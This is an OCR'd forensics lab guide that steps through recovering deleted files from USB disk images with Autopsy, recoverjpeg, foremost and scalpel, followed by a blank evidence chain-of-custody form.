
1. Download and install Autopsy GUI
    a. You can also use CSI Linux. Autopsy is already installed
2. Run Autopsy



3. Click on **New Case**.
4. Enter your **Case Name**.
5. Click on **Browse** to pick the folder you want your case content.

This will be the temp files and exported data. We traditionally use a “Cases” folder with the subfolder being named after the **Case Name**.

6. Keep the Case Type: as **Single-user**.
7. You will see the case folder at the bottom of the window.



Case Information

Case Name: USB1

Base Directory: C:\Cases\USB1 [Browse]

Case Type: ● Single-user ○ Multi-user

Case data will be stored in the following directory:


C:\Cases\USB1\USB1

8. Under Case **Number:**, enter your case number.

This would be assigned by your organization, but in this lab, use 001.

9. Under Examiner **Name:** enter your name.
10. Under Examiner **Phone:** enter your phone number.
11. Under Examiner **Email:** enter your email.

12. Under Examiner **Notes**, enter the description or notes for the case.
13. Click on **Finish**.



Optional Information

Case

Number: 001

Examiner

Name: Investigator Name

Phone: (555) 555-5555


Email: test@csilinux.com

Notes: This is the first Data Recovery Lab for the image usb1

Organization

Organization analysis is being done for: Not Specified

14. Select the Disk Image or VM File option.
15. Click **Next**.




Steps

1. **Select Type of Data Source To Add**
2. Select Data Source
3. Configure Ingest Modules
4. Add Data Source

Select Type of Data Source To Add

☑ Disk Image or VM File

16. Click on Browse and chose the image (DD) file you created.
17. Click on **Next**.



Select Data Source

Path: C:\Cases\USB1\usb1.dd.001

☐ Ignore orphan files in FAT file systems


Time zone: (GMT-7:00) America/Denver

Sector size: Auto Detect

18. Click on **Select All**.

This is a small lab and should not be an issue. For larger cases, pick only the options you want to use

19. Click on **Next**.



Steps

1. Select Type of Data Source To Add
2. Select Data Source
3. **Configure Ingest Modules**
4. Add Data Source

Configure Ingest Modules

Run ingest modules on: All Files, Directories, and Unallocated Space


☑ File Type Identification
☑ Extension Mismatch Detector
☑ Embedded File Extractor
☑ Exif Parser
☑ Keyword Search
☑ Email Parser
☑ Encryption Detection
☑ Interesting Files Identifier
☑ Correlation Engine
☑ PhotoRec Carver
☑ Virtual Machine Extractor
☑ Data Source Integrity

PhotoRec Settings

☑ Keep corrupted files

Runs PhotoRec carver against unallocated

20. Click on **Finish**.



Add Data Source

Steps


1. Select Type of Data Source To Add
2. Select Data Source
3. Configure Ingest Modules
4. **Add Data Source**

Add Data Source

Data source has been added to the local database. Files are being analyzed.


21. Now Wait…

You should see a progress bar on the bottom right of the Autopsy window.



Once Autopsy has completed the Ingest Modules, you should see data on the left-hand side, assuming that data was recoverable. Autopsy is more than just a recovery tool like some of the other tools we are going to cover, it is a very powerful forensics tool, especially for it being free.

Notice in the screenshot below that Autopsy also parsed out deleted files and even EXIF data from the JPG files it recovered. This means even location data if GPS or location services were enabled when the picture was taken.



Source File	S	C	O	Date Created	Device Model	Device Make	Data Source	Size	Path
IMG_8413.JPG				2020-05-08 03:07:15 MDT	Canon EOS REBEL T5i	Canon	usb1.dd.001	4589801	/img_usb1.dd.001/
IMG_8414.JPG				2020-05-08 04:06:21 MDT	Canon EOS REBEL T5i	Canon	usb1.dd.001	9628282	/img_usb1.dd.001/
IMG_8424.JPG				2020-05-08 04:15:45 MDT	Canon EOS REBEL T5i	Canon	usb1.dd.001	5441000	/img_usb1.dd.001/
IMG_8426.JPG				2020-05-08 04:17:52 MDT	Canon EOS REBEL T5i	Canon	usb1.dd.001	7868454	/img_usb1.dd.001/
IMG_8427.JPG				2020-05-08 04:20:00 MDT	Canon EOS REBEL T5i	Canon	usb1.dd.001	9974849	/img_usb1.dd.001/
IMG_8432.JPG				2020-05-08 04:34:54 MDT	Canon EOS REBEL T5i	Canon	usb1.dd.001	5634916	/img_usb1.dd.001/

NOTE: The Autopsy application works in Windows, MAC, and Linux. Some of the third party ingest modules however may only work in Windows since they tie into .EXE files.

Lab: Using RecoverJPEG

“A tool to recover lost files on damaged memory cards or USB drives. recoverjpeg tries to recover JFIF (JPEG) pictures and MOV movies (using recovermov) from a peripheral.”
- rfc1149.net/devel/recoverjpeg.html

1. Do Imaging Lab 1 first
2. recoverjpeg usb(?).dd

Lab: Using Foremost

"Foremost is a console program to recover files based on their headers, footers, and internal data structures. This process is commonly referred to as data carving. Foremost can work on image files, such as those generated by dd, Safeback, Encase, etc, or directly on a drive. The headers and footers can be specified by a configuration file or you can use command line switches to specify built-in file types. These built-in types look at the data structures of a given file format allowing for a more reliable and faster recovery.

Originally developed by the United States Air Force Office of Special Investigations and The Center for Information Systems Security Studies and Research, foremost has been opened to the general public. We welcome any comments, suggestions, patches, or feedback you have on this program. Please direct all correspondence to namikus@users.sf.net." - foremost.sourceforge.net

23. Do Imaging Lab 1 first
24. Type "foremost –i usb1.dd –o usb1 -v". Wait until complete.
25. Repeat step 2 for each other usb?.dd image
26. Use a file explorer or manager to view results
27. View and compare the results.

Optional: Only generate an audit file and print to the screen (verbose mode).

foremost -av usb(?).dd

Search all defined types

foremost -t all -i usb(?).dd Search for gif and pdf
foremost -t jpg,pdf -i usb(?).dd Run the default case
foremost usb(?).dd

Lab: Scalpel (Linux)

“Scalpel is a file carving and indexing application that runs on Linux and Windows. The first version of Scalpel, released in 2005, was based on Foremost 0.69”. - github.com/machn1k/Scalpel-2.0

Scalpel takes a little more configuring out of the box. We are going to look at the configuration file that will allow us to data carve. This is what the /etc/scalpel/conf/scalpel.conf file will look like:

```
# Extension Case   size     header                  footer #
#
#       GIF and JPG files (very common)
#       gif     y       5000000     \x47\x49\x46\x38\x37\x61   \x00\x3b
#       gif     y       5000000     \x47\x49\x46\x38\x39\x61   \x00\x00\x3b
#       jpg     y       200000000 \xff\xd8\xff\xe0\x00\x10     \xff\xd9
#       jpg     y       200000000 \xff\xd8\xff\xe1             \xff\xd9
```


Once we edit the scalpel.conf file to look for what we want to find, save it and now we can use Scalpel to start carving data.

Using Scalpel

1. Do Imaging Lab 1 first
2. Type “scalpel /dev/sdb –o usb1 -v”. Wait until complete.
3. Type “cat /usb1/audit.txt”
4. Repeat steps 2-3 for each other usb?.dd images we created earlier
5. Use a file explorer or manager to view results
6. View and compare the results.

Optional: **scalpel usb(?).dd -o Directory-you-want-the-output-to**

Note: The trick is to use all the tools in your disposal and compare. The easiest way to do this is to create the “evidence” drive yourself and documenting every file on the drive. Then delete several of the files or folders. At this point, you have a known baseline to start from. Create the dd raw image to analyze with the various methods.



EVIDENCE CHAIN OF CUSTODY TRACKING FORM

Event Number: Reason:

Submitting Individual: (Name/ID#)

Client:

Date/Time Seized: Location of Acquisition:

Description of Evidence		
Item #	**Quantity**	**Description of Item** (Model, Serial #, Condition, Marks, Scratches)


Chain of Custody

Item #	**Date/Time**	**Released by** (Signature & ID#)	**Received by** (Signature & ID#)

APD_Form_#PE003_v.1 (12/2012) Page 1 of 2 pages (See back)

Technical Working Group on Biological Evidence Preservation. The Biological Evidence Preservation Handbook: Best Practices for Evidence Handlers. U.S. Department of Commerce, National Institute of Standards and Technology. 2013.

(Continued)



Final Disposal Authority

Authorization for Disposal

Item(s) #: on this document pertaining to (suspect): is(are) no longer needed as evidence and is/are authorized for disposal by (check appropriate disposal method)

□ Return to Owner □ Auction/Destroy/Divert Name & ID# of Authorizing Officer:

Signature: Date:

Witness to Destruction of Evidence

Item(s) #: on this document were destroyed by Evidence Custodian

ID#: in my presence on (date) .

Name & ID# of Witness to destruction:

Signature: Date:

Release to Lawful Owner

Item(s) #: on this document was/were released by Evidence Custodian

ID#:

Address:

City: State: Zip Code:

Telephone Number: ( )

Under penalty of law, I certify that I am the lawful owner of the above item(s).

Signature: Date:

Copy of Government-issued photo identification is attached. □ Yes □ No

This Evidence Chain-of-Custody form is to be retained as a permanent record by all parties involved.

